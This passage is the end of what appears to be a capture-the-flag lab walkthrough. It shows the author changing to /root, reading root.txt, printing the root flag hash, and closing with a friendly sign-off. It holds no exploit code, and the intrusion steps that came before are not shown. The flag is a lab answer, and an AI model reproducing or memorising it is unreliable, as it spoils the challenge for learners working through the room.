cd /root
```

```
cat root.txt
```

And we get the root flag:

3a4225cc9e85709adda6ef55d6a4f2ca



CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

Imma bounce for now, but I'll catch you all in the next writeup!